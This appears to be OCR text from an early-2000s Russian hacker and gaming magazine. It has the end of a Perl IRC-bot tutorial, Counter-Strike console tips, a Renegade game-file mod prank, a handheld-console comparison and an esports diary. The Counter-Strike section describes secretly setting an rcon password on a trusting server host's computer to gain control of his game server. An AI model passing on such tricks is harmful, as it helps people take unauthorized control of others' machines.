while (1) {  # Пока true (бесконечный цикл)
   while (!socket(SOCK, PF_INET, 1, getprotobyname('tcp'))) { print "socket: $!\n" }
   autoflush SOCK 1;  # Создаем сокет, выключаем буферизацию

   &connect;  # Переход на процедуру подключения к irc

   close("SOCK") || &logging("close: $!\n");
 # Если возврат - закрываем сокет и пишем о закрытии
 }
 }
```

Процедура создания сокета SOCK и порождение бесконечного цикла до закрытия сокета. После открытия сокета вызывается процедура connect - соединение с IRC-сервером.

```
sub connect {  # Процедура подключения к сокету
    my ($iaddr, $paddr, $line);
 # Локальные переменные (используются только в этой процедуре)
    $iaddr = inet_aton($host) || die "invalid host: $host";
 # Преобразуем host в ip-адрес
    $paddr = sockaddr_in($port, $iaddr);  # Готовим данные для socket`a
    &logging("Connecting to $host at $port... ");
 # Пишем пользователю о готовности подключения
    while (!connect(SOCK, $paddr)) { print "connect: $!\n" }
```

```
# При удачном соединении:
        &logging("connected.\nSending info… ");
        &send("NICK $botnick\nUSER $botnick $botnick $botnick :$botnick\n");
        &send("PASS $servpass") if $servpass;
# Передаем данные IRC-серверу (nick, ident, infoname…)
        &join; # Переход на процедуру захода на каналы
        while ($line = shift @CMDBUF || <SOCK>) {
# При получении данных с IRC (команда хранится в переменной $line)
        &irc_cmd("$line");
# Переходим на процедуру обработки полученной команды
        }
}
```

Процедура коннекта на сервер - передача сведений о боте (процедура send - передача команд через сокет) с последующим заходом на каналы IRC. Здесь же организуется и получение информации с сервера - полученная строка хранится в переменной $line, которая посылается на обработку в модуль IRC в процедуру &irc_cmd.

```
sub send {
        my ($string, $to)=@_;
# Выделяем параметры процедуры (содержатся в массиве @_)
        $to="SOCK" unless $to;
# При отсутствии имени сокета - присваиваем "SOCK"
        print $to "$string\n" # Отправляем команду…
}
```

Процедура send - отправка команды на socket - тут все ясно, с первого взгляда на код… Если сокет не определен в параметрах процедуры - используется стандартный - SOCK.

```
sub join { # Процедура захода на каналы
my ($chan,$opt)=@_; # Определяем параметры…
foreach (@channels) {
        chomp;
        &send("JOIN $_")
# Для каждого имени канала: удаляем символ перехода на новую строку (\n) и отправка команды JOIN #имя_канала
}
$defaultchan=$channels[0];
# Формируем главный канал (первый канал в списке)
return # Возврат
}
```

Процедура захода на IRC-каналы (заход на каждый канал массива @channels) и определение главного канала.

```
## irc.pl ##

#!/usr/bin/perl
print "Plug in irc module\n";
### Модуль irc.pl - работа с IRC-командами и событиями

sub logging { # Выводим сведения на экран либо в файл
        my ($string, $to)=@_; # Определяем параметры
                if (!$to) {
                        print "Console: $string\n";
                        return
# Если не указано имя файла - пишем на экран и завершаем процедуру
                }
        open("LOG",">>$to") || &logging("$!\n");
        print LOG "$string\n"; # Иначе производим запись в файл.
        close("LOG")
}
```

Процедура записи чего-либо в лог файл. Если файл не задан - идет запись на консоль.

```
sub irc_cmd { # Процедура обработки irc-команды
        my ($prefix, $command, $params, $servername, $nick, $user, $host,
        $trailing, $middle, $params2, $trailing2) = &get_vars($_[0]);
# Отправляем локальные переменные на обработку (формирование частей строки)

        &send("PONG :$params") if ($command eq 'PING');
# Если пришла команда PING - посылаем PONG
                if ($command eq 'PRIVMSG') { # Если пришла команда PRIVMSG
                        if ($middle eq $botnick) { &priv_msg($prefix,
                        $servername, $nick, $user, $host, $trailing,
                        $middle, $params2, $trailing2)
# Сценарий ответа на приват-сообщения
                        } else {
                                &pub_msg($prefix, $servername, $nick,
$user, $host, $trailing, $middle, $params2, $trailing2) }
# Иначе переход на сценарий ответа на сообщения в канал
                }
}
```

Самая главная процедура - обработка команд, вначале - обработка переменных в процедуре &get_vars, затем выборка команд. Если пришел запрос на PING - отпинговываемся, посылая PONG. Если кто-то что-то сказал - разделение на 2 процедуры - приватный базар либо фраза на канале.

```
sub get_vars { # Формируем части из целой строки
        my ($prefix, $command, $params);
        my ($servername, $nick, $user, $host);
        my ($trailing, $middle, $params2, $trailing2);
# Набор локальных переменных…
        $_[0] =~ /(:(\S+) )?([a-zA-Z0-9]+) (.+)\x0D+/;
# Разделяем главную строку на: $prefix (имя сервера, ник,
# идент, хост), $middle (середина строки), $params2 (параметры команды)
        ($prefix, $command, $params) = ($2, $3, $4);
# И заносим эти значения в переменные
        $prefix =~ /((\S+)!(\S+)@([a-zA-Z0-9.]+))|([a-zA-Z0-9.]+)/;
# Разбиваем $prefix на имя сервера и полной irc-маски
        ($servername, $nick, $user, $host) = ($5, $2, $3, $4);
        $params =~ /:(.*)|(\S+) (.+)/;   # Разбиваем параметры команды
        ($trailing, $middle, $params2) = ($1, $2, $3);
# Заносим значения в переменные
        $params2 =~ /:(.*)/;
        $trailing2 = $1; # Отделяем ":" от параметров irc-команды
        return ($prefix, $command, $params, $servername, $nick, $user,
                $host, $trailing, $middle, $params2, $trailing2)
# Возврат значений переменных
}
```

Вот тут вся прелесть Perl - регулярные выражения… Всего в несколько строк кода - определяются 12 переменных, которые очень важны в работе программы.

```
sub msg { # Процедура передачи фразы в канал
my ($msg, $to)=@_;
$to=$defaultchan unless $to;
# Если не указан канал - берется канал по умолчанию
&send("PRIVMSG $to :$msg") # Передаем сообщение в канал
}
```

Упрощенный вариант &send - фраза в канал или в приват…

```
sub pub_msg { # Реакция на фразу в канале
&msg("Кто-то что-то сказал…"); # Например - отзовемся на нее =)
}
```

А здесь ты уж сам пофантазируй, что хочешь сделать… Пиши скрипты либо оформляй в отдельный файл. А в самой процедуре лишь обработай его: do "путь/к/скрипту";

Как запускать?

После отладки bot.conf выполни команды на удаленной машине:

```
chmod +x bot.pl
./bot.pl [conf-file] &
```

либо

```
./bot.pl [conf-file] >/dev/null &
```

Чтобы запустить бота в background (сообщения от бота на экран появляться не будут).

Вот собственно…

На этом я остановлюсь. Многое в этом боте недоработано - я умышленно не стал дорабатывать мелочи ($altnick - если ник занят, получение времени и т.д.). Если ты изучишь Perl - ты поймешь, как реализовать это…

Цель статьи - научить тебя писать не бота, а программировать разумно, используя процедуры и внешние файлы… Код компактен и производительность выше.

ОЗВ aka Lefside (lefside@mail.ru)

Ступени к мастерству
Насилуем консоль Counter-Strike

Привет, коллега-страйкер! Ну как, порвал своих знакомых ламеров и/или папиков на cs_map? Показал всем, кто же все-таки главный на delta_assault? Молодец. Но тебе не кажется, что чего-то слегка не хватает? Казалось бы, мелочи, а все-таки некомфортно. Однако не торопись бежать за подгузниками - сегодня мы подстроим все CS фишки под тебя!

ENTER

GOGOGO!

Ладно, не буду тебя мучить, приступим сразу к advanced консольным командам. Если окажется, что ты знаешь, а главное - юзаешь эти команды, могу тебя поздравить - ты на правильном пути.

rcon_password (прокатит в клубе)


Главная консольная фишка, разумеется, - это заиметь полномочия сервера, т.е. получить возможность кикать, менять гравитацию, пароль на сервер, отключать френдли файр и фризтайм, менять клиенттрэйс... Всех возможностей не перечесть. Но у простого смертного их и в помине нет, а есть только у сервака. Так вот, смотришь, что собой представляет этот ‘сервак’. Если он не очень злобный, а главное - доверчивый и ламоватый, смело вводи в консоли rcon_password 5041 и нажимай Enter. Потом закрывай ламеру консоль (можешь набрать console 0 - ему будет над чем поразмыслить :)) и валишь к себе на комп. У себя пишешь то же самое. Все. Готово. Теперь вводи rcon <команда>. Например, rcon sv_gravity -43. И если все подвиснут в воздухе, значит мы справились! (Примечание: возможно использование формата ‘rcon <pass> rcon <cmd>’.)

r_drawviewmodel 1/0

Никогда не встречал папиков, у которых на экране ни фига нет оружия? Просто бегут себе, никого не трогают, а перед ними только прицел. Нет, граната тут чаще всего ни при чем. Это просто команда для сокрытия твоей пушки.

ПЛЮСЫ:

- мониторщики с соседних компов не увидят, с чем ты прешь, и не смогут подстроиться под твою тактику;
- ты увеличиваешь круг обзора (если кто-то подкрался к тебе снизу справа, то ты его разглядишь и порвешь);
- фрагов на твоем счету станет гораздо больше - тебя не отвлекает ничего, кроме врага, ты не смотришь, как там твоя пушка дергается, не отвлекаешься;
- команда скрывает не только само оружие, но и огонь при выстреле, что опять же увеличивает круг обзора.



m_filter 1/0/X

Этой командой ты включаешь/отключаешь фильтр мыши (mouse filter), который контролирует плавность прокрутки. Я видел игроков, юзающих эту команду в формате m_filter 999, но меняется от этого что-нибудь или нет в игре - неизвестно. На всякий случай советую прописать.

mp_tkpunish 0/1 (для сервака)

Отключает/включает твой фрилок в следующем раунде в случае убийства игрока своей команды. Так что если кто-то на серваке очень надоел, руби не боясь! :)

mp_hostagepenalty X


X - максимальное число залогов, которых ты можешь убить и остаться безнаказанным. На всякий случай ставь побольше.

lefthand 0/1

Включает/выключает использование левой руки.

setinfo vgui_menus 1/0

По этой команде включаем/отключаем красивые VGUI менюшки при покупке оружия, амуниции и т.д.



hud_fastswitch 1/0

Если тебе вдруг не повезло, и оружие при нажатии цифры вылетает не сразу, а сперва идет картинка с его изображением, а потом только само оружие, если ты нажмешь на 'выстрел', можно это исправить. Если ты привык к быстрой смене оружия - ставь значение 1. С 999 советую не экспериментировать :)).

sv_maxspeed 4000
cl_forwardspeed 1000
cl_backspeed 1000
cl_sidespeed 1000

Не знаю, как тебе это понравится. В общем, если ты сервак, меняй sv_maxspeed, к примеру, на 4000. А после этого выставляй свою собственную скорость командами cl_forwardspeer, cl_backspeed и cl_sidespeed.

con_color XXX XXX XXX


Можешь сменить цвет консоли по твоему извращенному вкусу :).

r_speeds 1/0

Включает/отключает видимость окошка с FPS для девелоперов.

МУЧАЕМ ЛАМЕРА И СТАНОВИМСЯ КРУЧЕ

Ну вот, с консолью вроде бы разобрались. Не пинайте меня, если что-то из этих команд будет глючить или откажется работать. Консоль - дело тонкое, и действие тех или иных команд может зависеть от версии игры, настроек, режима экрана и т.д. Теперь рассмотрим различные фишки и триксы в CS. Возможно, они не самые продвинутые, но для новичка вполне сойдут (впрочем, папику тоже повторить пройденный материал не вредно :)).



Нумбер ВАН

Старый добрый прикол, довольно трудный, но занятный. Для него требуются: приколист-папик - 1шт., подопытная ламка ушастая БЕЗ primary weapon - 1шт., оружие без патронов (0/0) любое, кроме пистолета - 1шт., твой нож или пистолет - 1 шт.
Как ты уже, наверное, догадался, мы просто подкрадемся (или выбежим) на противника с пистолетом (он ведь крут :)) и бросим ему под ноги оружие без патронов. Поскольку PrimWeapon у него нет, то твоя пушка и высветится у него на экране. А ты спокойно гасанешь его с пистолета или с ножа. Кстати, может пройти и с вооруженным противником, если он захочет поменять свою галимую пушку на твою "хорошую". А ты заныкайся где-нибудь и, когда он купится на приманку, выскакивай и гаси его.

Нумбер ТУ

Это ты, наверное, уже знаешь. А если нет - ты, видимо, начинающий к-страйкер. Речь идет о скорости твоего передвижения по карте. Нет, никакими бустами и акселерейтами тут не пахнет. Просто дам тебе совет: когда респишься (не на cs_map, конечно), включай нож и беги. Это ускорит твое движение по отношению к игрокам с оружием. Труднее всего идти, насколько я помню, со слоном и машинганом. Это тебе поможет, к примеру, на de_dust'е и cs_mansion - на первом ты быстрее добежишь до "традиционного" места схватки - тоннеля; на втором (играя за CT) - быстрее прорвешься в дом через главный (и тебя не успеют засечь через окно).

Нумбер ФРИ

Курсъ "Какъ быстро навинчивать глушакъ". В игре (по крайней мере, в версии 1.3) есть всего две пушки с навинчивающимся глушителем - начальный пистолет CT (1-1) и 4-3. Но пушки рульные. Итак: переключаешь на оружие с глушаком, нажимаешь правую кнопку, быстро переключаешь на нож и обратно. Все, глушак готов! Предупреждаю: не переключай оружие во время перезарядки! Тут все наоборот - патронов останется столько же, сколько и было до начала перезарядки, даже если ты переключил в самый последний момент.

Нумбер ФАЙВ

Внимание! Сколько же вам повторять, коллеги! Для выпрыгивания через окно, впрыгивания на ящики, бордюры и прочие возвышения используй комбинацию клавиш <вперед> + <прыжок> + <присесть>! Вперед удерживай все время, потом почти одновременно: сперва прыжок (удерживай) и присесть. Вот ты и вскарабкался.

Нумбер СИКС

А вот это я сам только недавно узнал (вот такой я ламер :)). Оказывается, чтобы кинуть гранату не "как обычно", а очень далеко, нужно РАЗБЕЖАТЬСЯ! То есть отрываешь чеку, удерживаешь клавишу мыши, бежишь, отпускаешь... Все, граната у врага на базе.
Яркий пример: это поможет тебе на cs_mansion, если ты играешь за терров - разбегайся и выкидывай НЕ-шку из окна. Попадешь прямо по голове злобному кемперу, который сидит за стенкой :)).

ПОВЫШАЕМ СКИЛЛ

Относительно команд и простейших триксов вроде бы разобрались. Едем дальше. Вот сегодня намылился в клубак и опять вижу: да вы, батенька, ходите по стрелочкам и просите соседа купить вам "какую-нибудь крутую пушку". Опять раздаются крики типа "не могу отсюда выпрыгнуть" и даже "ты что ламер в контру играть?" Посмотрев на это безобразие я решил дать оч-чень много дельных, но маленьких советов, которым надо неукоснительно следовать. Итак:

■ Не покупай пушку "от балды". Продумывай возможности карты и реши, что тебе больше поможет. Экспериментируй с различным оружием и юзай то, с которым чувствуешь себя сухо и комфортно.

■ Не бегай по карте как бешеный барсук. Перед тем как высунуть нос со своей базы, подумай, куда тебе и с какими намерениями направиться. Следи за тактикой противника. Наблюдай, откуда они обычно идут, где прячется "самое слабое звено" :) и делай соответствующие выводы.

■ Что касается стрельбы: никогда не торопись, стреляй короткими очередями (как говорил коллега SiNteZ: длинные очереди - полный слив!), сперва наведи прицел на врага и лишь потом пинай ЛКМ (это меня в DungeonKeeper прикололо - левая кнопка мыши aka ЛКМ :)). Когда стреляешь - присядь! Не помню ни одного случая, когда мне бы это повредило, а не помогло (хотя бывает полезно бегать во время стрельбы влево вправо, но вероятность попасть снижается).

■ Старайся по возможности играть со звуком. Хорошо, если в твоем клубе есть наушники. Звуки в игре могут тебе здорово помочь. Ведь карты сделано очень грамотно - почти каждый объект в игре имеет свой собственный звук. Яркий пример - карта cs_assault2k. Каждая лестница, кишка, дверь, кнопка и т.д. имеют свой звук. Поэтому, если ты сидишь себе на терровской базе в наушниках, то имеешь все шансы услышать, где находится враг.

■ Следи за количеством патронов. Если видишь, что они кончаются - перезарядись (R по умолчанию). Не стоит перезаряжаться, если ситуация очень накаленная - к примеру, вокруг тебя со злобными рожами бегают 5 противников, а у тебя патронов нет. Тогда лучше выхватить пистолет и показать им, кто тут главный :)).

■ Смотри по сторонам! Ты ведь не хочешь, чтобы енеми подкрался к тебе сзади и порубил тебя в капусту (ножом, разумеется).

DO YOU REALLY WANT TO QUIT?

Пока это все. А в следующих номерах я продолжу снабжать тебя советами и триксами, а также планирую осветить интересные CS-паги в Инете и рассказать о выживании на карте de_dust - наиболее отцовской карте последнего времени.

Патологоанатом aka Horrific (smirnandr@mail.ru)

Препарируем РенеГАДА

Последнее детище Westwood на столе патологоанатома

Что-то я в последнее время слишком много стал работать. За последние два года я полностью прошел только Vampire Masquarade, иногда могу позволить себе битву по сетке в Half-Life или Unreal. И вот недавно моя тяга к играм проснулась с новой силой, поэтому я решил снова хоть иногда загружать свою видюху полигонами. Но так как по-человечески я играть не умею и обязательно обнюхаю все внутренности игры, то я решил делиться с тобой своими находками.

ENTER

Заветный диск

Прежде чем начать играть, я попросил Ядовитого выслать мне несколько продвинутых на данный момент игр. Через несколько дней в мой ящик навернулся список из 5 игр. Мне сразу же бросилось в глаза название Command & Conquer: Renegade. Еще с первой версии C&C я стал ярым поклонником этой стратегии. Да-да, в тот момент я думал, что и Renegade относится к этому мышо-тыкательному, юнито-разводительному жанру. Можешь представить себе мои чувства, когда я наконец засунул свежекупленного одноглазого в мою соню. Это был страх и ужас в одном флаконе, те, кто видел Renegade, - меня поймут.

Избиение младенца

Через пять минут молчания я запихнул выкатившиеся от ужаса глаза обратно и размял пальцы. Ну, раз Action, значит, будем колбаситься. Следующие три дня я не видел пищи и жены, а тишину бессонных ночей нарушали только отчаянно стучащие кнопари моей боевой клавы. Но вдруг я нарвался на одну из миссий, где меня гоняли, как младенца.

Многочисленные попытки пройти ее заново ничего не давали, потому что ощущалась явная нехватка боеприпасов, а без них жизнь утекает слишком быстро. Если учесть, что сама миссия мне не очень понравилась, то мучиться над ней не имело смысла. Немного помозговав, я принялся разглядывать внутренности игры.

Формат файлов MIX

И вот C&C: Renegade уже удобно расположился на моем операционном столе. Первым делом я заглянул в диру, куда установился Renegade. Сразу бросилась в глаза еще одна директория - Data. Не трудно догадаться, что там должны быть ресурсы игры. Заглядываю туда и вижу до боли знаковые файлы mix. Ешкин кот, прошло столько времени, а Westwood до сих пор хранит все ресурсы в одном файле. Наивные чукотские мальчики!

Для тех, кто не в том танке, сообщаю, что mix переводится как "смесь", и содержимое файла вполне оправдывает это название. В таких файлах может храниться практически все, начиная от текстур и звуков (в C&C они хранятся в tga, wav и mp3 форматах) и заканчивая настройками (они хранятся в ini файлах).


Файлы mix создаются простым объединением всех ресурсов в один файл. Потом добавляется заголовок (идет в отдельном файле), в котором находится описание содержимого в mix-библиотеке. Но он нас особо не интересует, потому что мы и так все найдем.

Любой файл можно вырвать клещами из mix-библиотеки и положить в ту же директорию. Самое интересное, что игра будет использовать именно этот файл, а не то, что осталось в сборной солянке. Это очень удобно, потому что не надо постоянно вытаскивать нужное из mix и после редактирования заталкивать обратно. Просто брось где-нибудь рядом, и игра схавает это. Главное - сохранять все под правильными именами.

Операционный стол

Первое и самое главное, что оказалось под моим ножом, - always.dat. Этот файл тоже имеет mix формат, только почему-то ему дали расширение .dat. Здесь хранится все, что касается всей игры в целом, а не отдельных уровней. Давай попробуем что-нибудь с ним сделать.

Текстуры и аудио нас не очень интересуют, поэтому будем искать здесь только настройки. Для этого открываем файл через Windows Commander в режиме просмотра (F3). Если ты используешь любой другой файловый менеджер, то там, я уверен, тоже можно просматривать файлы. Ну а если у тебя много здоровья, то можешь попробовать открыть файл в любом текстовом редакторе. Но я не советую тебе этого делать, потому что он большой, а редакторы пытаются форматировать любой файл (даже не текстовый), который открывают. Так что если хочешь рискнуть, то запасись пивчанским, потому что форматирование файла такого размера может занять 30-40 минут :).




Файл always.dat в режиме просмотра

Так как файл имеет непонятное содержимое, Windows Commander в окне просмотра открыл его в бинарном виде. Мы будем искать настройки, которые хранятся в ini формате, т.е. как текст, поэтому нужно переключить отображение на текстовое. Для этого в WC нужно выбрать Options->Text Only (Параметры->Только текст).

Вот теперь запускаем поиск. Если ты хочешь найти все настройки, то можешь искать по ".ini". Как только найдешь что-то интересное, можно выцеплять и редактировать. Интересующий нас файл - Campaign.ini. Вот на его примере я тебе и покажу весь процесс.

Итак, запускаем поиск по Campaign.ini. На рисунке показан найденный результат. Теперь выделяем весь текст, начиная с:



Результат поиска

;=============
;
; CAMPAIGN.INI
;

и до начала непонятных символов. Теперь все это копируешь в буфер и идешь создавать новый файл в этой же директории под названием Campaign.ini. Смотри, не перепутай ни одной буквы в имени, иначе твоя игра не найдет твоих настроек. Скопируй в этот файл все, что ты выделил в mix файле.

Вот мы и вырвали из mix один файл с настройками. Теперь давай посмотрим, что нам это дает.

В Campaign.ini хранится, можно сказать, сценарий игры. Здесь описана последовательность выполняемых миссий. Все действия пронумерованы от 0 до 36 и могут содержать одну из трех команд:

1. "Movie" - проиграть видео;
2. "Level" - какой уровень надо проходить;
3. "Score" - нужно ли показывать рекорд.

Если тебя бесит окно с рекордом и ты не хочешь смотреть на свои жалкие нули, то удали все строки с командой Score, например.

Ну а если ты такой же, как и я, и любишь одну лишь тактику "Мочи их всех!", то, скорей всего, у тебя тоже возникнут проблемы с одной из миссий. В этом случае находишь миссию обидчика и изменяешь ее на следующую. Например, тебя достала 3-я миссия. Ищешь строку:

10=Level M03.mix

и меняешь ее на:

10=Level M04.mix

Все! Больше 3-й миссии в игре просто нет, а после второй загрузится четвертая. Если ты заглянешь в директорию Renegade/Data, то увидишь там кучу файлов с именами mXX.mix, где XX - это номер миссии. Вот именно эти файлы и указываются в строках LEVEL.

Приколимся по полной

Но все это мелочи жизни, и я решил пойти дальше. Я заменил все миссии на первую, указав везде M00.mix. После этого сообщил другу о наличии новой игры. Он тоже поклонник C&C, и мы не одну ночь бились с ним по сетке в первую стратегию этой линейки игр. Разумеется, он тут же на радостях скачал у меня по сетке всю мою директорию с подготовленным ini файлом.

Через час он забегает ко мне и жалуется, что игра не идет без диска, на что я с легкой душой отдаю ему заветную болванку. Через пару часов Леха в растерянных чувствах снова заваливается ко мне домой с обиженной фразой: "Я че-то не понял, они чего - не могли сделать разнообразные уровни? Я уже 4 раза прошел одно и то же. Ну хоть бы задания меняли..."

Итого

Как видишь, даже самый простенький взлом можно обернуть хоть в безобидную шутку, хоть в злостный акт коварного западлостроения. Главное - подойти к делу творчески. Ты можешь попробовать поискать другие ini файлы, но вряд ли ты найдешь что-нибудь особое. Лично меня больше ничего особо не возбудило на приколы. К тому же я нашел то, что искал, и решил свою проблему. Так что я пошел мочить очередного NOD'овца, а ты, если считаешь себя хардкорным геймером, никакими взломами не занимайся и проходи игру честно. Но если вдруг коса найдет на камень... ты знаешь, что делать ;). Удачи!

P.S. Если возникнут проблемы с загрузкой, просто удали созданный тобой ini файл, и все снова пойдет, как по маслу.

EXIT

ПОРТАТИВНЫЕ ИГРОВЫЕ ДЕВАЙСЫ

Александр '2poisonS' Сидоровский (2poisonS@real.xakep.ru)

Что такое, в твоем понимании, продвинутый геймер? Профессиональные кибер-спорт-смены, проводящие дни и ночи за тренировками? Маньяки, сметающие с полок каждую новую игру в день релиза? А может, это те, кто не в состоянии расстаться с любимой гамесой буквально ни на минуту? Наш J-Test поможет тебе выбрать портативный гейм-девайс, с которым ты будешь ощущать себя про-плеером 24 часа в сутки.

Девайс:	карманные электронные игрушки	мобильные телефоны	КПК	карманные игровые приставки
Установка новых игр:	нет	скоро	да	да
Мультиплеер:	нет	скоро	да	да
J-инфо:	Когда-то все начиналось с легендарной "Ну, погоди!", сейчас ее, наверное, и не каждый читатель вспомнит. Потом был Великий и Несокрушимый Тетрис, который в обязательном порядке имеется в каждой российской семье. А дальше интерес к электронным игрушкам пропал, а они тем временем эволюционировали. Сейчас можно купить удобные раскладные устройства, где ты найдешь сразу несколько разных игр. Действительно разных, а не 99 разновидностей тетриса. Другой вариант - только одна игра в специально созданном для нее корпусе, в этом случае ты получишь идеальное управление и удобную форму экрана именно для этой конкретной гамесы.	В подавляющем большинстве современных мобильников вшиты несколько игр. Обычно не больше пяти, но в отдельных случаях это число может доходить до 11(!). Еще совсем недавно это были в основном простейшие, быстро надоедающие логические развлекухи типа пятнашек. Однако сейчас мобильная гейм-сцена стремительно меняется. Многие гранды игровой индустрии полностью (или частично, как Sega) посвятили себя разработке развлекательных программ для телефонов, так что скоро мы увидим на экране своей трубы настоящие шедевры. В цвете, с качественным звуком и быстрым мультиплеером. Для некоторых моделей игры можно будет скачивать из Инета и устанавливать взамен надоевших.	КПК - это карманный персональный компьютер, или микрокомпьютер. А раз так, то и в плане игр он более всего приближен к Старшему Брату. На всех КПК есть нормальная операционка, которая допускает операции с файлами, есть какой-то объем памяти, т.е. все, что нужно, чтобы записать и запустить любую совместимую софтину, в том числе и игру. Их можно скачивать из Сети, переписывать у друзей, покупать, в конце концов. По качеству они обычно превосходят те, что живут на мобильниках и простых электронных игрушках. Здесь можно найти даже римейки PC-шной классики.	Самая распространенная карманная игровая консоль - GameBoy. Для этой платформы выпускают многие "нормальные" игры, известные на больших консолях и даже на PC. Цветной экран и приличный уровень графики (для карманного девайса) позволяют портировать на GameBoy практически любую гамесу с простым управлением и нехитрым геймплеем. А с помощью инфракрасного порта можно объединить до четырех устройств в виртуальную локалку! GameBoy - не единственный подобный девайс. Например, Sega умудрилась запихнуть карманную консоль в карту памяти для своей приставки Dreamcast. И почему никто не догадался делать трехдюймовые дискеты с дисплеем и джойстиком?
Почему это круто:	Главным образом потому, что дешево. За 200-300 рублей ты получаешь удобный девайс, приспособленный именно для игр (в отличие от мобильника и КПК).	Не надо покупать отдельный игровой девайс - платформой служит твоя труба. Есть (скоро будет) возможность выхода в Инет для многопользовательского режима и для получения нового софта, а онлайн для геймера - это новое измерение.	Фактически ты носишь с собой комп, только маленький. Поиграть в метро в Doom или SimCity - не об этом ли ты мечтал бессонными ночами?	Все просто - по качеству игр GBA нет равных. Платформа активно развивается, выходят все новые и новые релизы, к тому же стоит GameBoy в несколько раз дешевле, чем хороший мобильник или КПК.
К чему придраться:	Ты навсегда останешься ограниченным только изначальными способностями игрушки. Как только эти 3-4 однообразных игры тебе надоедят, можно будет дарить девайс младшему брату.	Клавиши управления, как и все устройство в целом, не приспособлены для игр. Экран совсем маленький, телефон держать двумя руками неудобно, а одной рукой не особенно понажимаешь на несколько кнопок одновременно.	Довольно дорогое удовольствие. Хороший КПК стоит $500 и больше, а если тебе нужна исключительно игровая платформа, три четверти этих денег ты потратишь вхолостую.	Новые игры придется покупать. За деньги :(.
Последнее слово J:	Вариант для казуалов. Можешь купить себе нечто подобное, если все, что тебе надо от игр, - убить время или занять руки.	Игровая платформа, которая всегда с тобой, даже если ты этого не хочешь :). Во всем остальном пока проигрывает конкурентам-профессионалам.	Клевая вещь, если она у тебя уже есть. Если нет, стоит поискать что-то в большей степени ориентированное на игры (хинт: см. следующую колонку).	Идеальная карманная платформа для продвинутого геймера. Если ты готов выложить за GameBoy Advance сотню баксов, то сможешь гордиться полноценной игровой приставкой с качественными играми.

MTV ТЕПЕРЬ В СЕТИ!
www.MTV.ru
ПОДКЛЮЧАЙСЯ
К ОФИЦИАЛЬНОМУ САЙТУ
MTV РОССИЯ
ВО ВСЕМИРНОЙ ПАУТИНЕ
Официальный сайт MTV в интернете
http://www.mtv.ru

Polosatiy (polosatiy@cyberfight.ru)

ДНЕВНИК ПОЛОСАТОГО

Стартовал новый онлайн-турнир по Counter-Strike и Quake3:Arena, на этот раз национального характера. Clanbase CS и Q3 nations - два турнира, в которых принимают участие все сильнейшие страны Европы. Что-то наподобие Barrysworld European Championship, в котором триумфальную победу одержала сборная России. Правда, турнир Clanbase проходит полностью по Интернету без финалов на LAN'е.
Итак, о сборных. В турнире по Counter-Strike принимают участие такие монстры, как Швеция, Германия, Норвегия, Англия, Дания, Австрия. Ну и, конечно же, Россия. Наши попали в группу с австрийцами, бельгийцами, чехами, финнами, румынцами. Состав сборной России по Counter-Strike таков: M19-Nook, M19-Kalagrib, ForZe-Antikiller, ForZe-Xenitron, ForZe-MaDDoG, Exp-Mosk, vk-Rado и AzR-Rene. Результаты матчей можно узнать на www.cyberfight.ru.

Теперь о Quake3. Наша сборная представлена многоопытными игроками: c58-Polosatiy, c58-ShadZy, ForZe-Pow3r, ForZe-Mikes. Капитан и координатор команды - c58-cooKKie, ну и два запасных - TMP-LorD, TMP-Cooller. Наша сборная попала в группу с финнами, норвежцами и шведами. Играть мы будем из клуба ACBT, и, надеюсь, наши пинги будут в порядке. Остается только пожелать обеим командам удачи!

В конце марта в Скандинавии прошли два крупных турнира по разным играм, но наибольший интерес, конечно, вызвали Counter-Strike и Quake3. Первый турнир - Gamesphere в Норвегии. Об этом соревновании было много слухов, мол, обещают нормальные призы и организацию. Туда собирался и кое-кто из наших (мы с LeXeR'ом и noBap'ом), правда, в итоге никто не поехал, и турнир прошел при полном доминировании скандинавских игроков. Результаты по Quake3:Arena таковы:

Q3 1x1:
1 место - d-fazz
2 место - ic-BELTH
3 место - VSE-Cerium

Q3 4x4:
